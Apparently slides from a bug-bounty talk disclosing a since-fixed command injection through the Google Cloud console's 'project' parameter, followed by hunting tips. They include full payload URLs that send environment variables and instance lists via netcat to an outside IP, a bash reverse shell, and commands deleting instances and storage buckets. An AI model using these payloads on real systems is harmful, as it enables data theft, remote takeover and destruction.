
Exfiltration of data through Netcat

Exfiltrating ENV variables:

<https://console.cloud.google.com/home/dashboard?project=;sudo apt-get install netcat --assume-yes && export > export.out && nc -w 3 167.x.x.61 1234 < export.out>

Exfiltrating compute engine details:

<https://console.cloud.google.com/home/dashboard?project=;sudo apt-get install netcat --assume-yes && gcloud compute instances list > instancelist.out && nc -w 3 167.x.x.61 1234 < instancelist.out>



The screenshot shows the Google Cloud Platform console interface. The top navigation bar includes the Google Cloud Platform logo and a search bar. The main content area displays a dashboard with sections for Project info, App Engine, Resources, and Compute Engine, all showing 'Data unavailable'. Below the dashboard is a Cloud Shell terminal window. The terminal output shows the following commands and their results:

```
Welcome to Cloud Shell! Type "help" to get started.
cloudshell:~$ sudo apt-get install netcat --assume-yes && export > export.out && nc -w 3 167.x.x.61 1234 < export.out
*****
You are running apt-get inside of Cloud Shell. Note that your Cloud Shell machine is ephemeral and no system-wide change will persist beyond session end.

You can customize your environment to permanently include this package by updating your environment at https://cloud.google.com/console/cloudshell/environment/view.
*****
Reading package lists... Done
Building dependency tree
Reading state information... Done
netcat is already the newest version (1.10-41).
The following packages were automatically installed and are no longer required:
  libgoogle-perftools4 libtcmalloc-minimal4
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 13 not upgraded.
cloudshell:~$
```

The terminal also shows a list of environment variables being exfiltrated:

```
root@pranav:~# nc -l -p 1234 > export.out
root@pranav:~# cat export.out
declare -x ACTIVE_CUSTOM_IMAGE=""
declare -x ASPNETCORE_URLS="http://*:8080"
declare -x BASHRC_GOOGLE_PATH="/google/devshell/bashrc.google"
declare -x BASHRC_PATH="/home/.../.bashrc"
declare -x BROWSER="echo"
declare -x CLOUDSDK_CONFIG="/tmp/tmp.51yCekfRrS"
declare -x CLOUD_SHELL="true"
declare -x CLOUD_SHELL_IMAGE_VERSION=""
declare -x CREDENTIALS_SERVICE_PORT="8998"
declare -x CUSTOM_ENVIRONMENT="false"
declare -x CUSTOM_ENVIRONMENTS_ENABLED="true"
declare -x DEVSHHELL_CLIENTS_DIR="/var/run/google/devshell"
declare -x DEVSHHELL_CLIENT_PORT="33887"
declare -x DEVSHHELL_GOOGLE_CONFIG="cloudshell-38932"
declare -x DEVSHHELL_IP_ADDRESS="..."
declare -x DEVSHHELL_SERVER_URL="https://ssh.cloud.google.com"
declare -x DOCKER_HOST="unix:///var/run/docker.sock"
declare -x DOTNET_SKIP_FIRST_TIME_EXPERIENCE="1"
declare -x GEM_HOME="/home/.../.gems"
declare -x GEM_PATH="/home/.../.gems:/usr/local/lib/ruby/gems/2.5.0/"
declare -x GOPATH="/home/.../gopath/google/gopath"
declare -x HISTFILESIZE="1000"
```



Reverse Shell and other exploitation commands

Reverse Shell:


<https://console.cloud.google.com/home/dashboard?project=;bash -i >&/dev/tcp/167.x.x.61/5000 0>&1>

Deleting Compute engine instances:

[https://console.cloud.google.com/home/dashboard?project=;gcloud compute instances delete "name" --quiet --zone us-central1-c](https://console.cloud.google.com/home/dashboard?project=;gcloud compute instances delete)

Deleting Cloud storage buckets:

<https://console.cloud.google.com/home/dashboard?project=;gsutil rm -r gs://bucketname/>



Fix - Google Cloud Security team fixed it by sanitizing the input given to parameter "project"



Some tips and tricks

- Always retest the reported issues
- Do proper enumeration
- Don't keep switching targets (Focus on one product)
- Keep eyes open for alpha and beta features
- Before starting to test an application understand the application functionalities by reading publicly available docs



Bug bounty tips

- Be good at Web App PT at-least
- Read hackerone reports (site:hackerone.com reports)
- Follow bug bounty researchers on twitter/slack and their blogs
- <https://forum.bugcrowd.com/t/researcher-resources-how-to-become-a-bug-bounty-hunter/1102>
- Keep reading new methods
- You will end up with many duplicates/NA, overcome that!! put your full dedication (you will see the improvement)
- Focus is important thing! Be determined
- Think out of box
- <https://www.bugcrowd.com/university/>



Bug bounty tips (Cont)

- <https://github.com/Hacker0x01/hacker101>
- <https://github.com/djadmin/awesome-bug-bounty>
- <https://github.com/ngalongc/bug-bounty-reference>
- <https://github.com/EdOverflow/bugbounty-cheatsheet>



Thanks!

```
root@pranav:~# ./contact
Linkedin - /in/pranavvenkats
"Ghost in wires"
Twitter - @pranavvenkats

Web - http://www.pranav-venkat.com
root@pranav:~# █
```

